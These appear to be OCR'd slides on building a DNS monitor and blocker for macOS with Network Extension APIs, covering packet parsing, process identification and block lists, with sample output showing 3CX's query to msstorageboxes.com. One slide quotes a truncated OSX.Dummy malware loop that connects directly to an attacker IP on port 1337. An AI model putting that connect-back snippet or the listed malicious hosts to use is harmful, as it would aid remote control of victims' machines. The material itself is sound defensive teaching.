
1. Open (local) flow
2. Read datagrams from (local) flow

remote endpoint

3. Open (remote) endpoint to DNS server
4. Write datagrams to remote endpoint


handleNewFlow:(NEAppProxyFlow *)flow


proxying DNS response (from server) to local low



Parsing DNS packets?

via libresolve's dns_parse_packet






```
01  //parse via dns_parse_packet()
02  dns_reply_t* parsedPacket = dns_parse_packet(packet.bytes, packet.length);
03
04  //for now, just print out & free
05  dns_print_reply(parsedPacket, stdout, 0xFFFF);
06  dns_free_reply(parsedPacket);
```

Identifying Responsible Process

...via the flow's audit token

Identify responsible process

(main?) benefit of host-based network monitoring !

```
 *  @property sourceAppAuditToken
 *  @discussion Audit token of the source application of the flow.
 */
@property (readonly, nullable) NSData *sourceAppAuditToken
```

```
01  //get audit token from flow
02  audit_token_t* auditToken = (audit_token_t *)flow.metaData.sourceAppAuditToken.bytes
03
04  //get pid
05  pid_t pid = audit_token_to_pid(*auditToken);
06
07  //get CS code ref
08  SecCodeRef code = NULL;
09  SecCodeCopyGuestWithAttributes(NULL, (__bridge CFDictionaryRef)(@{(__bridge NSString
10  *)kSecGuestAttributeAudit:flow.metaData.sourceAppAuditToken}), kSecCSDefaultFlags, &code);
11
12  //get path
13  CFURLRef path = nil;
14  SecCodeCopyPath(code, kSecCSDefaultFlags, & path);
```


DNSMonitor Output

3CX's DNS query for "msstorageboxes.com"

```
% DNSMonitor.app/Contents/MacOS/DNSMonitor -json -pretty
[{
  "Process" : {
    "pid" : 40029,
    "path" : "\/Applications/3CX Desktop App\/Contents\/MacOS\/3CX Desktop App"
  },
  "Packet" : {
    "Opcode" : "Standard",
    "QR" : "Query",
    "Questions" : [
      {
        "Question Name" : "msstorageboxes.com",
        "Question Class" : "IN",
        "Question Type" : "?????"
      }
    ],
    "RA" : "No recursion available",
    "Rcode" : "No error",
    "RD" : "Recursion desired",
    "XID" : 25349,
    "TC" : "Non-Truncated",
    "AA" : "Non-Authoritative"
  }
}
```

Blocking DNS Requests

should request (domain to resolve) be blocked?




```
01  //parse request
02  dns_reply_t* parsedPacket = dns_parse_packet(packet.bytes, packet.length);
03
04  //check each question
05  for(uint16_t i = 0; i < parsedPacket->header->qdcount; i++) {
06
07       NSString* question =
08         [NSString stringWithUTF8String:parsedPacket->question[i]->name];
09
10       //is in block list?
11       // block by closing flow
12       if(YES == [blockList containsObject:question])){
13
14        [flow closeWriteWithError:nil];
15
16      }
17  }
```

extract question(s)

DNSMonitor


blocking a request (to google.com)

```
% nslookup google.com
;; connection timed out; no servers could be reached
```

```
% DNSMonitor.app/Contents/MacOS/DNSMonitor -block blocklist.json
PROCESS:
{
    name = nslookup;
    path = "/usr/bin/nslookup";
    pid = 92644;
    "signing ID" = "com.apple.nslookup";
}

PACKET:
QR: Query
...
Question (1): google.com IN A

Will block request, question: google.com
Blocking request (won't send to remote endpoint)
```

Blocking DNS Responses

should "answer" (resolved IP addr.) be blocked?





```
01  //parse response
02  dns_reply_t* parsedPacket = dns_parse_packet(packet.bytes, packet.length);
03
04  //check each answer
05  for(uint16_t i = 0; i < parsedPacket->header->ancount; i++) {
06
07       NSString* answer =
08        [NSString stringWithUTF8String:inet_ntoa(parsedPacket->answer[i]->data.A->addr)];
09
10       //is in block list?
11       // block by closing flow
12       if(YES == [blockList containsObject:question])){
13
14        [flow closeWriteWithError:nil];
15
16      }
17  }
```

extract each answer

DNSMonitor

dumping DNS cache




```
# kill -USR1 <pid of com.objective-see.dnsmonitor.extension>
```

```
% DNSMonitor.app/Contents/MacOS/DNSMonitor
Received signal: USR1

Dumping DNS Cache:

google.com:(
    "142.250.176.14"
)
objective-see.org:(
    "185.199.109.153",
    "185.199.110.153"
)
gateway.icloud.com:(
    "17.248.245.38",
    "17.248.245.43",
    "17.248.245.45",
    ...
)
```

DNS cache, from the terminal!


Short Comings


only sees (proxied) DNS traffic

```
01  #!/bin/bash
02  while :
03  do
04
05    s=socket.socket(...);
06    s.connect(("185.243.115.230", 1337));
07
08    ...
09
10  done
```

direct connection
(no DNS needed)

OSX.Dummy






Can we expand our network monitor to monitor all network traffic (not just DNS) ?


Network Monitoring

filtering all traffic ...with rules !



LuLu

an open-source firewall for macOS



